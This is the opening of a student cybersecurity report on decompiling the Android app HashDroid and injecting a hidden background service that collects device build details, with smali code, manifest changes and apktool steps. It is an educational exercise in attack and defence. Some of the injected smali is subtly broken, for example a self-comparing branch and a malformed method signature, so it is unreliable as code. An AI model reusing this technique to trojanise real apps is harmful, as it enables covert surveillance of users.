

**REVERSE ENGINEERING AND CONTROLLED
MALWARE INJECTION IN ANDROID APPLICATIONS
(EDUCATIONAL TROJAN SIMULATION)**

PERERA K A K IT23599390

SAABIK M M M IT23860896

RASNAYAKA R M S U IT23706200

LUTHFI H P IT23586116

BSc Honors degree in IT (Sp. Cyber Security)

Department of Computer Systems Engineering

Sri Lanka Institute of Information Technology

Sri Lanka

April 2026

DECLARATION, COPYRIGHT STATEMENT AND THE STATEMENT OF THE SUPERVISOR

We declare that this is our own work and this proposal does not incorporate without acknowledgement any material previously submitted for a degree or diploma in any other university or Institute of higher learning and to the best of our knowledge and belief it does not contain any material previously published or written by another person except where the acknowledgement is made in the text.

Name	Student ID	Signature
PERERA K A K	IT23599390	
SAABIK M M M	IT23860896	
RASNAYAKAR M S U	IT23706200	
LUTHFI H P	IT23586116	

The above candidates are carrying out research for the undergraduate Dissertation under my supervision.

Signature of the supervisor:

Date :

ABSTRACT

Mobile applications are widely used in daily life, which makes Android app security an important area of study. This report examines the security of an Android application, **Hash Droid**, through reverse engineering and controlled behavior modification in a safe academic environment. The main objective was to understand the internal structure of the application, analyze its components and permissions, and evaluate how application behavior can be altered when proper protections are not in place.

The methodology involved selecting an approved APK, decompiling it, and analyzing key elements such as the AndroidManifest file, activities, services, permissions, and application logic flow. The study also included controlled testing to observe how the modified application behaved under predefined trigger conditions while maintaining the original functionality of the app. Testing was carried out in an isolated environment for educational purposes only, with no real user data involved.

The results showed that reverse engineering allows significant insight into application structure and logic, making it possible to identify weaknesses in code protection and app design. The project further demonstrated that modified behavior can be introduced into an application if sufficient defensive measures are not implemented. These findings highlight the importance of secure coding practices, code obfuscation, integrity checks, and stronger protection against tampering and reverse engineering.

In conclusion, the study improved understanding of Android application security, attacker techniques, and defensive strategies. It is recommended that developers apply stronger anti-tampering controls and secure design principles to reduce the risk of unauthorized modification.

Keywords: Android security, reverse engineering, APK analysis, application tampering, malware simulation

TABLE OF CONTENTS

Declaration, copyright statement and the statement of the supervisor	2
Abstract	3
Table of Contents	4
List of figures	5
List of tables	6
1. Introduction	7
2. Reverse Engineering Section	8
2.1 APK structure analysis	8
2.2 Component mapping	10
2.3 Control flow explanation	10
2.4 Identified vulnerabilities	10
3. Malware Injection Section	11
3.1 Trojan Behavior 1 – Logging device information	11
3.1.1 Injected Component Description	11
3.1.2 Step-by-Step Injection Process	12
3.1.3 Trigger Logic	18
3.1.4 Permission Modifications	19
3.1.5 Service Lifecycle Explanation	19
3.1.6 Output – Device Information Log	20
3.1.7 Summary of Files Modified	21
3.1.8 Challenges Encountered	21
3.2 Trojan Behavior 2 – Unauthorized Notification Generation on Network Connectivity Change	22
3.2.1 Overview	22
3.2.2 Injected Component	22
3.3 Trojan Behavior 3 – CPU Spike	28
3.3.1 Overview	28
3.3.2 Injected Components	28
3.3.3 Trigger Mechanism	29
3.3.4 CPU Spike Logic	30
4 Security Analysis	36
How could this attack be prevented?	36
How developers can protect apps from reverse engineering	36

Mitigation Strategies.....	37
----------------------------	----

LIST OF FIGURES

Figure 1 - AndroidManifest file	8
Figure 2 Main Activity	9
Figure 3 Text Activity file	9
Figure 4 list of the app's main parts	10
Figure 5: APK decompilation using Apktool showing successful extraction of HashDroid.apk.....	12
Figure 6: DeviceLogService.smali showing the class declaration, onBind(), onStartCommand() and beginning of collectAndLog() method	13
Figure 7: DeviceLogService.smali showing the StringBuilder collecting device fields	14
Figure 8: DeviceLogService.smali showing the file-writing logic	14
Figure 9: Modified MainActivity.smali showing the injected permission check and DeviceLogService start code in onCreate()	15
Figure 10: MainActivity.smali showing the onRequestPermissionsResult() method	16
Figure 11: AndroidManifest.xml showing the added WRITE_EXTERNAL_STORAGE permission and DeviceLogService declaration	16
Figure 12: APK recompile output using Apktool showing successful build into HashDroid_Build.apk	17
Figure 13: Zipalign output showing successful alignment verification of HashDroid_Aligned.apk	17
Figure 14: Apsigner output showing successful APK signing using new-trojan.keystore	17
Figure 15: ADB install output showing successful installation of HashDroid_Final.apk on test device.....	18
Figure 16: Adding storage permission to the AndroidManifest.xml	19
Figure 17: device_info.txt opened on Redmi 12C showing collected device information	20
Figure 18: ADB shell cat command output displaying the contents of device_info.txt.....	20
Figure 19: NetworkReceiver.smali showing the onReceive() method obtaining NotificationManager, creating the NotificationChannel, and retrieving network state via ConnectivityManager	23

Figure 20: NetworkReceiver.smali showing the onReceive() method building and firing the notification using Notification\$Builder	24
Figure 21: DeviceLogService.smali showing programmatic registration of NetworkReceiver using IntentFilter for CONNECTIVITY_CHANGE	25
Figure 22: AndroidManifest.xml showing the added ACCESS_NETWORK_STATE permission	25
Figure 23: Notification shade showing "Mobile Data Connected" notification triggered by mobile data connection	27
Figure 24: Notification shade showing "WiFi Connected" notification triggered by WiFi connection	27
Figure 25: Notification shade showing "Network Disconnected" notification triggered by loss of connectivity.....	28
Figure 26: Modified TextActivity\$3.smali showing injected service start code in onClick().....	29
Figure 27: Modified TextActivity\$3.smali showing injected service start code in onClick().....	29
Figure 28: CpuSpikeService\$1.smali showing the CPU computation loop in run()	30
Figure 29: AndroidManifest.xml showing CpuSpikeService declaration with exported="false"	31
Figure 30: ADB dumpsys confirming CpuSpikeService running	33
Figure 31: CPU utilization spike after Calculate button is pressed	34
Figure 32: CPU utilization before Calculate button is pressed	34
Figure 33: CPU utilization returning to 0% after 30-second computation ends.	34
Figure 34 - Student ID Popup	35

LIST OF TABLES

Table 1 Injected Component Summary (Trojan Behavior 1)	11
Table 2 DeviceLogService Lifecycle (Trojan Behavior 1)	19
Table 3 Summary of Modified and Created Files (Trojan Behavior 1).....	21
Table 4: NetworkReceiver Lifecycle (Trojan Behavior 2).....	24
Table 5: Summary of Modified and Created Files (Trojan Behavior 2)	26
Table 6: CpuSpikeService Lifecycle (Trojan Behavior 3).....	32
Table 7: Summary of Modified and Created Files (Trojan Behavior 3)	32
Table 8: Mitigation Strategies (Security Analysis).....	37

1. INTRODUCTION

Mobile applications are used in many daily activities, and Android is one of the most popular mobile operating systems. Because of this, Android applications are often studied in mobile security to understand how they work and how they can be protected. This report focuses on Android reverse engineering and security analysis in a controlled academic environment. The selected application for this study is **Hash Droid**, which is a simple application used to hash a text or file.

Reverse engineering helps students understand the internal structure of an Android application. By examining the Hash Droid APK, we can study the **AndroidManifest.xml**, activities, services, permissions, and overall application flow. This helps to identify how the application functions and whether there are any security weaknesses. The assignment also helps students understand why developers should protect mobile applications against tampering and misuse.

1.1 Research gap

Many Android applications are designed to provide useful features, but some may not have strong protection against reverse engineering or modification. In simple applications, developers may focus more on functionality than on security protection. Because of this, some apps may be easier to analyze and change. This shows a gap between normal app development and secure app development.

1.2 Research problem

The main problem in this study is that Android applications can be analyzed and changed if they do not have enough protection. This can create security risks because an attacker may study the application structure and modify its behavior. Therefore, this assignment uses **Hash Droid** to study the structure, components, permissions, and logic flow of an Android application and to understand the importance of stronger security

2. REVERSE ENGINEERING SECTION

2.1 APK structure analysis




Figure 1 - AndroidManifest file

- Package name: com.hobbyone.HashDroid
- Version name: 4.3
- Version code: 24
- Min SDK: 19
- Target SDK: 26
- Main launcher activity: com.hobbyone.HashDroid.MainActivity
- Other activities:
 - TextActivity
 - FileActivity
 - CompareActivity
- No permissions are visible
- No services are visible

The AndroidManifest.xml file shows that Hash Droid uses the package name **com.hobbyone.HashDroid**. The launcher activity is **MainActivity**, which means it is the first screen opened when the app starts. The manifest also defines **TextActivity**, **FileActivity**, and **CompareActivity**. No background service and no explicit permissions were observed in the visible manifest.




Figure 2 Main Activity

The decompiled **MainActivity** shows that Hash Droid uses a tab-based main interface. The activity extends **TabActivity** and loads the main layout during startup. Three tabs are created, which connect to **TextActivity**, **FileActivity**, and **CompareActivity**. This indicates that the main application flow begins in **MainActivity** and then allows the user to switch between text hashing, file hashing, and hash comparison features. The activity also includes menu options such as About, Help, and Rate.




Figure 3 Text Activity file

2.2 Component mapping




Figure 4 list of the app's main parts

The AndroidManifest.xml analysis shows that Hash Droid uses MainActivity as its entry point and includes TextActivity, FileActivity, and CompareActivity as its main functional components. No background services or explicit permissions were observed in the manifest.

2.3 Control flow explanation

- *App opens → MainActivity loads → tab interface appears → user chooses Text / File / Compare → corresponding activity opens*

2.4 Identified vulnerabilities

No major vulnerability was immediately found, but the app shows some weaknesses such as limited code protection, no visible anti-tampering checks, and support for outdated hash algorithms like MD5 and SHA-1.

3. MALWARE INJECTION SECTION

3.1 Trojan Behavior 1 – Logging device information

3.1.2 Overview

Phase 2 of this assignment involves the injection of a controlled malicious background service into the decompiled HashDroid APK. The objective is to simulate Trojan-like behavior in a strictly educational and controlled environment. The injected service collects basic device information and writes it to a log file on the device storage when triggered. This simulates how real-world Trojans silently collect system data in the background without the user's awareness.

3.1.2 Injected Component Description

The malicious component injected into the application is an Android background Service class named DeviceLogService. This service is designed to operate silently in the background after the host application is launched. It collects device information and writes it to a text file stored on the device's external storage. The service does not interfere with the original application functionality.


Property	Details
Component Name	DeviceLogService
Component Type	Android Background Service
File Created	DeviceLogService.smali
Trigger Condition	App launch (onCreate in MainActivity)
Output Location	/sdcard/HashDroidLogs/device_info.txt
Permission Required	WRITE_EXTERNAL_STORAGE (runtime request)
Original App Affected	No – original functionality preserved

Table 1 Injected Component Summary (Trojan Behavior 1)

3.1.3 Step-by-Step Injection Process

- *Step 1 – Decompile the APK*

The HashDroid APK was decompiled using Apktool, which extracted the Smali bytecode, AndroidManifest.xml, resource files, and all application assets into a readable directory structure.



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

G:\APK-RE>java -jar apktool_3.0.1.jar d HashDroid.apk -o decoded_hashdroid
I: Using Apktool 3.0.1 on HashDroid.apk with 4 threads
I: Loading resource table...
I: Baksmaling classes.dex...
I: Decoding value resources...
I: Decoding file resources...
I: Loading resource table from file: C:\Users\Snow\AppData\Local\apktool\framework\1.apk
I: Generating values XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Copying original files...
I: Copying unknown files...

G:\APK-RE>
```

Figure 5: APK decompilation using Apktool showing successful extraction of HashDroid.apk

- *Step 2 – Create the Malicious Service (DeviceLogService.smali)*

A new Smali class file named DeviceLogService.smali was created inside the smali/com/hobbyone/HashDroid/ directory. This file defines an Android Service with the following methods:

- constructor <init>() – Initializes the service by calling the parent Service constructor.
- onBind() – Returns null as this is a started service, not a bound service.
- onStartCommand() – Called when the service is started. Invokes the collectAndLog() method and returns START_STICKY (value 2) to keep the service running.
- collectAndLog() – The core malicious method. Collects device information, builds a formatted string, and writes it to a file on external storage.

```

smali > com > hobbyone > HashDroid > DeviceLogService.smali
1  .class public Lcom/hobbyone/HashDroid/DeviceLogService;
2  .super Landroid/app/Service;
3  .source "DeviceLogService.java"
4
5
6  .method public constructor <init>()V
7      .locals 0
8      invoke-direct {p0}, Landroid/app/Service;-><init>()V
9      return-void
10 .end method
11
12
13 .method public onBind(Landroid/content/Intent;)Landroid/os/IBinder;
14     .locals 1
15     const/4 v0, 0x0
16     return-object v0
17 .end method
18
19
20 .method public onStartCommand(Landroid/content/Intent;II)I
21     .locals 1
22     invoke-virtual {p0}, Lcom/hobbyone/HashDroid/DeviceLogService;->collectAndLog()V
23     const/4 v0, 0x2
24     return v0
25 .end method
26
27
28 .method public collectAndLog()V
29     .locals 10
30
31     # Build string
32     new-instance v0, Ljava/lang/StringBuilder;
33     invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V
34

```

Figure 6: DeviceLogService.smali showing the class declaration, onBind(), onStartCommand() and beginning of collectAndLog() method

The following device information fields are collected within the collectAndLog() method:

- Manufacturer (android.os.Build.MANUFACTURER)
- Device Model (android.os.Build.MODEL)
- Android Version (android.os.Build.VERSION.RELEASE)
- SDK Version (android.os.Build.VERSION.SDK_INT)
- Board (android.os.Build.BOARD)
- Brand (android.os.Build.BRAND)
- Build Fingerprint (android.os.Build.FINGERPRINT)
- Application Package Name
- Timestamp of log creation (System.currentTimeMillis())

```

28 .method public collectAndLog()V
29     .locals 10
30
31     # Build string
32     new-instance v0, Ljava/lang/StringBuilder;
33     invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V
34
35     const-string v1, "=== HashDroid Device Log ===\n"
36     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
37
38     const-string v1, "Manufacturer: "
39     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
40     sget-object v1, Landroid/os/Build;->MANUFACTURER:Ljava/lang/String;
41     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
42     const-string v1, "\n"
43     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
44
45     const-string v1, "Model: "
46     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
47     sget-object v1, Landroid/os/Build;->MODEL:Ljava/lang/String;
48     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
49     const-string v1, "\n"
50     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
51
52     const-string v1, "Android Version: "
53     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
54     sget-object v1, Landroid/os/Build$VERSION;->RELEASE:Ljava/lang/String;
55     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
56     const-string v1, "\n"
57     invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu
58

```

Figure 7: DeviceLogService.smali showing the StringBuilder collecting device fields

The code snippet below shows the file-writing logic within collectAndLog(), which creates the output directory and writes the device information string:

```

110     # Write file to /sdcard/HashDroidLogs/device_info.txt
111     :try_start_0
112
113     new-instance v2, Ljava/io/File;
114     const-string v3, "/sdcard/HashDroidLogs"
115     invoke-direct {v2, v3}, Ljava/io/File;-><init>(Ljava/lang/String;)V
116     invoke-virtual {v2}, Ljava/io/File;->mkdirs()Z
117
118     new-instance v1, Ljava/io/File;
119     const-string v3, "/sdcard/HashDroidLogs/device_info.txt"
120     invoke-direct {v1, v3}, Ljava/io/File;-><init>(Ljava/lang/String;)V
121
122     new-instance v3, Ljava/io/FileWriter;
123     invoke-direct {v3, v1}, Ljava/io/FileWriter;-><init>(Ljava/io/File;)V
124     invoke-virtual {v3, v0}, Ljava/io/FileWriter;->write(Ljava/lang/String;)V
125     invoke-virtual {v3}, Ljava/io/FileWriter;->close()V


```

Figure 8: DeviceLogService.smali showing the file-writing logic

▪ Step 3 – Modify MainActivity.smali to Start the Service

The original MainActivity.smali was modified to start the DeviceLogService immediately when the application is launched. The modification was made inside the onCreate() method, just before the return-void instruction. The .locals count was updated from 5 to 6 to accommodate the additional registers used for the Intent object.

The following code was injected into the end of the onCreate() method:



```
smali > com > hobbyone > HashDroid > MainActivity.smali
62  .method public onCreate(Landroid/os/Bundle;)V
222  zzz
223  # --- Check permission, request if needed, then start service ---
224  const-string v4, "android.permission.WRITE_EXTERNAL_STORAGE"
225  invoke-virtual {p0, v4}, Lcom/hobbyone/HashDroid/MainActivity;->checkSelfPermission(Ljava/lang/String;)I
226  move-result v4
227
228  if-eqz v4, :permission_granted
229
230  # Permission not granted - request it
231  const/4 v3, 0x1
232  new-array v4, v3, [Ljava/lang/String;
233  const-string v5, "android.permission.WRITE_EXTERNAL_STORAGE"
234  const/4 v3, 0x0
235  aput-object v5, v4, v3
236  const/16 v5, 0x1
237  invoke-virtual {p0, v4, v5}, Lcom/hobbyone/HashDroid/MainActivity;->requestPermissions([Ljava/lang/String;I)V
238  goto :done
239
240  :permission_granted
241  new-instance v5, Landroid/content/Intent;
242  const-class v4, Lcom/hobbyone/HashDroid/DeviceLogService;
243  invoke-direct {v5, p0, v4}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
244  invoke-virtual {p0, v5}, Lcom/hobbyone/HashDroid/MainActivity;->startService(Landroid/content/Intent;)Landroid/co
245
246  :done
247  return-void
248  .end method
249  zzz
```

Figure 9: Modified MainActivity.smali showing the injected permission check and DeviceLogService start code in onCreate()

Additionally, the onRequestPermissionsResult() method was added to handle the user's response to the runtime storage permission dialog. If the user grants permission, the service is started immediately. If denied, a log entry is made and the service is not started.

```

250 .method public onRequestPermissionsResult([Ljava/lang/String;[I)V
251 .locals 4
252
253     const/16 v0, 0x1
254     if-ne p1, v0, :not_our_request
255
256     # Check if granted
257     const/4 v0, 0x0
258     aget v0, p3, v0
259     if-ne v0, v0, :denied
260
261     # Permission granted - start service
262     new-instance v1, Landroid/content/Intent;
263     const-class v2, Lcom/hobbyone/HashDroid/DeviceLogService;
264     invoke-direct {v1, p0, v2}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
265     invoke-virtual {p0, v1}, Lcom/hobbyone/HashDroid/MainActivity;->startService(Landroid/content/Intent;)Landroid/co
266     goto :end
267
268     :denied
269     const-string v1, "MainActivity"
270     const-string v2, "Permission denied by user"
271     invoke-static {v1, v2}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
272
273     :not_our_request
274     :end
275     return-void
276 .end method

```

Figure 10: MainActivity.smali showing the onRequestPermissionsResult() method

▪ Step 4 – Modify AndroidManifest.xml

Two modifications were made to the AndroidManifest.xml file:

- The WRITE_EXTERNAL_STORAGE permission was added to allow the service to write files to external storage.
- The DeviceLogService was declared as a service component with exported set to false to prevent external applications from triggering it.

```

1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3      android:compileSdkVersion="28"
4      android:compileSdkVersionCodename="9"
5      android:installLocation="auto"
6      package="com.hobbyone.HashDroid"
7      platformBuildVersionCode="28"
8      platformBuildVersionName="9">
9
10
11     <supports-screens android:anyDensity="true" android:largeScreens="true"
12         android:normalScreens="true" android:resizeable="true" android:smallScreens="true"/>
13
14     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
15
16     <application android:icon="@mipmap/icon" android:label="@string/app_name">
17         <activity android:configChanges="keyboardHidden|orientation"
18             android:label="@string/app_name"
19             android:name="com.hobbyone.HashDroid.MainActivity">
20             <intent-filter>
21                 <action android:name="android.intent.action.MAIN"/>
22                 <category android:name="android.intent.category.LAUNCHER"/>
23             </intent-filter>
24         </activity>
25         <activity android:name="com.hobbyone.HashDroid.TextActivity"/>
26         <activity android:name="com.hobbyone.HashDroid.FileActivity"/>
27         <activity android:name="com.hobbyone.HashDroid.CompareActivity"/>
28
29         <!-- Injected malicious service -->
30         <service android:name="com.hobbyone.HashDroid.DeviceLogService"
31             android:exported="false"/>
32     </application>
33 </manifest>

```

Figure 11: AndroidManifest.xml showing the added WRITE_EXTERNAL_STORAGE permission and DeviceLogService declaration

▪ Step 5 – Recompile and Sign the APK

